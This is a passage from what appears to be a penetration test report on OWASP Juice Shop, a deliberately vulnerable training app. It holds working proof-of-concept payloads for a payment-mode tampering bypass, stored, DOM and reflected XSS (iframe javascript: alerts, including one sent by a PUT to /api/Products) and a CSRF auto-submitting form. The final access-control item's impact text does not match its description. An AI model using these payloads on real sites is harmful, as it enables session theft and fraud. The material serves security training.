
Other payment options

< Back

> Continue

The screenshot shows the payment options page of the OWASP Juice Shop application. At the top, there's a navigation bar with the OWASP logo, the shop name, and links for account, basket, and language selection. Below the navigation, the main title 'My Payment Options' is displayed. A summary row shows a green circular icon, the last four digits of a card ('6321'), the name 'AHMED', and the expiry date '2/2081'. There are two main sections: 'Add new card' and 'Add a credit or debit card', which are currently collapsed. Below these are sections for 'Pay using wallet' (balance 0.00), 'Add a coupon', and 'Other payment options', each with a collapse/expand arrow. At the bottom are 'Back' and 'Continue' buttons.

5. Inspect the "Pay" button, It is disabled by default (disabled="true")




The screenshot shows the 'My Payment Options' page. A red arrow points to the 'Pay' button, which is currently disabled. The DOM inspector on the right shows the button's HTML structure with the attribute `disabled="true"` highlighted.

```

<button _ngcontent-ng-c3397512413 type="submit" color="primary" mat-raised-button class="btn mdc-button mdc-button-raised mat-mdc-raised-button mat-primary mat-mdc-button-base mat-mdc-button-disabled" style="float: right;" mat-ripple-loader-uninitialized mat-ripple-loader-class-name="mat-mdc-button-ripple" mat-ripple-loader-disabled="flex" = $0>
  <span class="mat-mdc-button-persistent-ripple mdc-button_ripple"></span>
  <span class="mdc-button_label">...</span>
  <span class="mat-focus-indicator"></span>
  <span class="mat-mdc-button-touch-target"></span>
</button>
</div>
</div>
</div>

```

6. Modify it to false (has no effect)




The screenshot shows the same 'My Payment Options' page. The 'Pay' button is still highlighted with a red box, indicating it remains disabled even after modifying the attribute to `disabled="false"`. The DOM inspector on the right shows the button's HTML structure with the attribute `disabled="false"` highlighted.

```

<button _ngcontent-ng-c3397512413 type="submit" color="primary" mat-raised-button class="btn mdc-button mdc-button-raised mat-mdc-raised-button mat-primary mat-mdc-button-base mat-mdc-button-disabled" style="float: right;" mat-ripple-loader-uninitialized mat-ripple-loader-class-name="mat-mdc-button-ripple" mat-ripple-loader-disabled="false" = $0>
  <span class="mat-mdc-button-persistent-ripple mdc-button_ripple"></span>
  <span class="mdc-button_label">...</span>
  <span class="mat-focus-indicator"></span>
  <span class="mat-mdc-button-touch-target"></span>
</button>
</div>
</div>
</div>

```

7. Remove the disabled attribute entirely to enable the button.



The screenshot shows the same 'My Payment Options' page. The 'Pay' button is now enabled and can be clicked, as indicated by the red box highlighting it. The DOM inspector on the right shows the button's HTML structure without the `disabled` attribute.

```

<button _ngcontent-ng-c3397512413 type="submit" color="primary" mat-raised-button class="btn mdc-button mdc-button-raised mat-mdc-raised-button mat-primary mat-mdc-button-base mat-mdc-button-disabled" style="float: right;" mat-ripple-loader-uninitialized mat-ripple-loader-class-name="mat-mdc-button-ripple" mat-ripple-loader-disabled="flex" = $0>
  <span class="mat-mdc-button-persistent-ripple mdc-button_ripple"></span>
  <span class="mdc-button_label">...</span>
  <span class="mat-focus-indicator"></span>
  <span class="mat-mdc-button-touch-target"></span>
</button>
</div>
</div>
</div>

```

8. Enable Intercept in Burp Suite, then click the "Pay" button to capture the request.

Request

Priority	Raw	Hex
1	"paymentMode": "card", "paymentId": "1B"	004039 1 May - WS > To client

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers

Activate Windows

9. In the intercepted request, change " paymentMode " : " card " To " none " or " paid " .

10. The server responds with **200 OK**, and the Deluxe membership is granted **without actual payment**.

4. STORED CROSS-SITE SCRIPTING

- Description:

CRITICAL

This vulnerability highlights a **persisted XSS (Cross-Site Scripting)** attack that bypasses **server-side input sanitization** mechanisms. Unlike basic client-side XSS issues, this challenge requires bypassing deeper server-side filters, often implemented via security libraries or validation frameworks. The vulnerable input is the **Comment field** on the "**Contact Us**" form. The goal is to store a malicious script in the backend database that is executed whenever a user visits the comments section.

- Impact:

In this scenario, the penetration tester successfully injected a script that bypassed backend validation and persisted into the database. This can be used to:

- Steal session cookies or local storage tokens.
- Impersonate the victim (session hijacking).
- Deface the application UI or mislead users.
- Redirect users to malicious websites.
- Deliver further client-side attacks such as phishing or malware.
- Persistently affects every user who views the comment.

- Resources: [Cross Site Scripting \(XSS\) | OWASP Foundation](#)


- Vulnerability Location: [OWASP Juice Shop](#)

- Recommendations:

- Validating that input contains only an expected set of characters.
- Encode data before it is written to a page.
- Implement Content Security Policy (CSP) headers to reduce the risk of inline scripts executing.

- Poc:

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Opening the package.json.bak that gained access to from this challenge, knowing it is using **sanitize-html 1.4.2**. This is a well-documented Node.js library for sanitizing HTML input. We learn:

- <iframe> is not allowed by default.
- All **non-whitelisted tags** are stripped.

```

"dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16",
    "express-jwt": "0.1.3",
    "fs-extra": "~4.0",
    "glob": "~5.0",
    "grunt": "~1.0",
    "grunt-angular-templates": "~1.1",
    "grunt-contrib-clean": "~1.1",
    "grunt-contrib-compress": "~1.4",
    "grunt-contrib-concat": "~1.0",
    "grunt-contrib-uglify": "~3.2",
    "hashids": "~1.1",
    "helmet": "~3.9",
    "html-entities": "~1.2",
    "jasmine": "^2.8.0",
    "js-yaml": "3.10",
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    "libxmljs": "~0.18",
    "marsdb": "~0.6",
    "morgan": "~1.9",
    "multer": "~1.3",
    "pdfkit": "~0.8",
    "replace": "~0.3",
    "request": "~2",
    "sanitize-html": "1.4.2", red box
    "sequize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
}

```

3. Go to the contact page and write the payload: <><script>Foo</script><iframe src="javascript:alert('xss')"> and submit

Customer Feedback

Author: anonymous

Comment *

<><script>Foo</script><iframe src='javascipt:alert('xss')'>

Max. 160 characters 58/160

Rating: 5


CAPTCHA: What is 8+7+2 ?

Result *


17

Submit

4. Go to the About page where feedbacks are displayed



5. The alert will appear when the slide show including the comment appears.




- **Scenario 2:**

- **Poc:**

An Stored XSS exists in product description field, By injecting a malicious JavaScript payload into the product description using PUT request to **/api/Products/{id}** API endpoint, the script is stored in the database and executed in the browser of any user who views the product page.

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Press F12 button to open **Developer Tools** ⇒ **open debugger tab** ⇒ **sources** ⇒ **main.js** file and you can search `/api/Products`

The screenshot shows a user interface for a grocery store. It features four product cards arranged horizontally. Each card includes an illustration, the product name, its price, and an 'Add to Basket' button.

- Carrot Juice (1000ml)**: Price 2.99. Illustration: A glass of orange juice with a straw and a whole orange next to it.
- Eggfruit Juice (500ml)**: Price 8.99. Illustration: A glass of yellow juice with a straw and a yellow fruit (possibly a mango or papaya) next to it.
- Fruit Press**: Price 89.99. Illustration: A wooden barrel on a stand with a green cloth over it.
- Green Smoothie**: Price 1.99. Illustration: A green smoothie in a glass with a straw and some green leaves.

A red arrow originates from the bottom right corner of the screenshot and points towards the developer tools' Sources tab, which is currently active and displays the code for `main.js`.

3. access any product information as JSON by adding the id of the product after the API endpoint.


The screenshot shows a browser window with the URL `127.0.0.1:42000/api/Products/5`. The page content is a JSON object representing a product. A red box highlights the entire JSON structure, and a red arrow points from the URL bar to the top right of the JSON content.

```
status: "success"
data:
  id: 5
  name: "Lemon Juice (500ml)"
  description: "Sour but full of vitamins."
  price: 2.99
  deluxePrice: 1.99
  image: "lemon_juice.jpg"
  createdAt: "2025-04-30T12:05:21.203Z"
  updatedAt: "2025-04-30T12:05:21.203Z"
  deletedAt: null
```


4. Send the following **PUT** request as an authenticated user:

```
PUT /api/Products/1 HTTP/1.1
Host: 127.0.0.1:42000
Authorization: valid-token
Content-Type: application/json
{
  "id":1,
  "name":"Test XSS",
  "description":"<iframe src=\"javascript:alert('xss')\">",
  "price":0.01,
  "deluxePrice":0.01, "image":"orange_juice.jpg",
  "createdAt":"2025-04-30T12:05:21.203Z",
  "updatedAt":"2025-04-30T12:05:21.203Z",
  "deletedAt":null
}
```

5. Visit the product page in the browser you will see that JavaScript executes in the browser context: an alert box appears with the injected message.



6. we can exploit it by access the cookie in the browser.



MEDIUM

5. DOM CROSS-SITE SCRIPTING

- **Description:**

The DOM-based Cross-Site Scripting (XSS) vulnerability occurs when an attacker injects malicious scripts into a web application by manipulating the client-side JavaScript code, exploiting improper handling of user inputs.

- **Impact:**

In this scenario, the penetration tester injected malicious JavaScript into the search field, causing script execution on the client side. This enabled the tester to steal session cookies, impersonate users, and perform unauthorized actions inside the application on behalf of legitimate users.

- **Resources:** [DOM Based XSS | OWASP Foundation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Validating that input contains only an expected set of characters.
- Encode data before it is written to a page.

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Navigate to the search bar at the top of the Juice Shop interface and write the following payload:



3. Observe that the JavaScript code executes and an alert box pops up.



4. access the cookie using as payload.



MEDIUM

6. REFLECTED CROSS-SITE SCRIPTING

- **Description:**

Reflected Cross-Site Scripting (XSS) is a client-side code injection vulnerability that occurs when an application includes unvalidated or unsensitized user input in response to a request, such as a URL parameter, without properly escaping it. In the OWASP Juice Shop application, this vulnerability is present when user-supplied input is immediately reflected in the HTML response, allowing an attacker to craft malicious links that execute arbitrary JavaScript code in the context of the victim's browser.

Since the malicious code is not stored on the server but instead reflected from the request, this type of XSS usually requires some form of social engineering — such as tricking a victim into clicking a malicious link.

- **Impact:**

In this scenario, the penetration tester found that he can inject malicious JavaScript code through a vulnerable input field, and have it executed in the browser of any user who clicks a specially crafted URL. This can be used to:


- Steal session cookies or local storage tokens.
- Impersonate the victim (session hijacking).
- Deface the application UI.
- Redirect users to malicious websites.
- Deliver further client-side attacks such as phishing or malware.

- **Resources:** [WSTG - Latest | OWASP Foundation](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#).



2. Log in with your google account or sign up using email.
3. Add any product to the basket.
4. Proceed to check out.
5. Enter the required details to proceed to payment (address, visa card).
6. Click Place your order and pay.

The screenshot shows a mobile application interface for a shopping cart. At the top, there's a header with a profile picture and the text "Your Basket (unknowng291@gmail.com)". Below the header, the delivery address is listed as "diana diana park, london, , 343434 United Kingdom Phone Number 20100000". The payment method is "Digital Wallet". The order summary table includes rows for "Items" (0.89₹), "Delivery" (0.00₹), "Promotion" (0.00₹), and "Total Price" (0.89₹). A large blue button at the bottom right says "Place your order and pay". A small note below the button states "You will gain 0 Bonus Points from this order".

7. Click on Track Order page

The screenshot shows the track order page. It starts with a green header "Thank you for your purchase!". Below it, a message says "Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page." To the right, there's a "Delivery Address" section with placeholder text: "sa sdsd, ds, , 3232 usa Phone Number 2000000". Below this is an "Order Summary" table with one item: "Apple Pomace" at 0.89₹ quantity 1. There are social sharing icons for Twitter and Facebook at the top right of the summary table.

8. You will find the following beside word results which may lead to that it may be vulnerable to XSS

The screenshot shows a browser window for the OWASP Juice Shop. The URL bar shows "127.0.0.1:3000/#/track-result/new?id=624e-df1e36e57f1051ca". The page title is "OWASP Juice Shop". The main content area displays "Search Results - 624e-df1e36e57f1051ca" and an "Expected Delivery" link.

9. Insert the following payload in the Http link after id: <iframe src="javascript:alert(`xss`)">

The screenshot shows a browser window with the URL "localhost:3000/#/track-result?id=<iframe%20src%3D"javascript:alert(%60xss%60)">". A modal dialog box appears with the text "localhost:3000 says" and "xss". A blue "OK" button is visible at the bottom right of the dialog.

10. Reload the Page and Done!

7. CROSS SITE REQUEST FORGERY (CSRF)

- Description:

HIGH

The application is vulnerable to Cross-Site Request Forgery (CSRF) attacks due to missing or improperly implemented access control mechanisms. An attacker can trick an authenticated user into submitting unwanted actions on their behalf without their consent.

- Impact

In this scenario, attackers can perform unauthorized actions such as changing account information, submitting forms, making purchases, or even deleting data. This can lead to:

- Unauthorized operations executed under the identity of the victim.
- Potential compromise of user accounts.
- Modification or destruction of sensitive information

- Resources: [Cross Site Request Forgery \(CSRF\) | OWASP Foundation](#)

- Vulnerability Location: [OWASP Juice Shop](#)

- Recommendation:

- Use anti-CSRF tokens in all state-changing requests (post, put, delete).
- Verify the Origin and referrer headers for sensitive actions.
- Set Same Site attribute on cookies to prevent cross-origin requests.
- Regularly test the application for CSRF vulnerabilities during development and updates.

- Poc:

1. Open the registration page in the Juice Shop and fill in the user registration.

The screenshot shows the 'User Registration' form on the OWASP Juice Shop website. The form fields include:

- Email*: Bro@gmail.com
- Password*: [redacted]
- Repeat Password*: [redacted]
- Show password advice (checkbox checked)
- Security Question*: Your eldest sibling's middle name?
- Answer*: Bro

Below the form is a 'Register' button and a link 'Already a customer?'. The URL in the browser is juice-shop.herokuapp.com/#/register.

2. Open login page and login by email and password.

Broken Access Control

CSRF ★★★

Change the name of a user by performing Cross-Site Request Forgery from [another origin](#).

3. Open score board and click on **another origin** to change the name of a user by performing CSRF.
4. <html>


```
<body>
<form action="https://juice-shop.herokuapp.com/profile" method="POST">
  <input type="hidden" name="username" value="Broo" />
</form>
```

```
<script>document.forms[0].submit();</script>
</body>
</html>
```

5. This HTML form automatically submits a POST request to the vulnerable /profile endpoint, changing the user's profile data (in this case, the username).

8. BROKEN ACCESS CONTROL

1. Privilege Escalation via Role Manipulation During Registration

- **Description:**

CRITICAL

The application allows users to register with a default role of customer. However, adding the "role":"admin" parameter in the registration request results in unauthorized privilege escalation, granting administrative access.

- **Impact:**

In this scenario, the penetration tester found that the application allows a user to register successfully even when the confirmation password is left blank or mismatched. This can be used to:

- Expose poor form validation and misleading UI elements.
- Lower users trust in the application's quality and robustness.
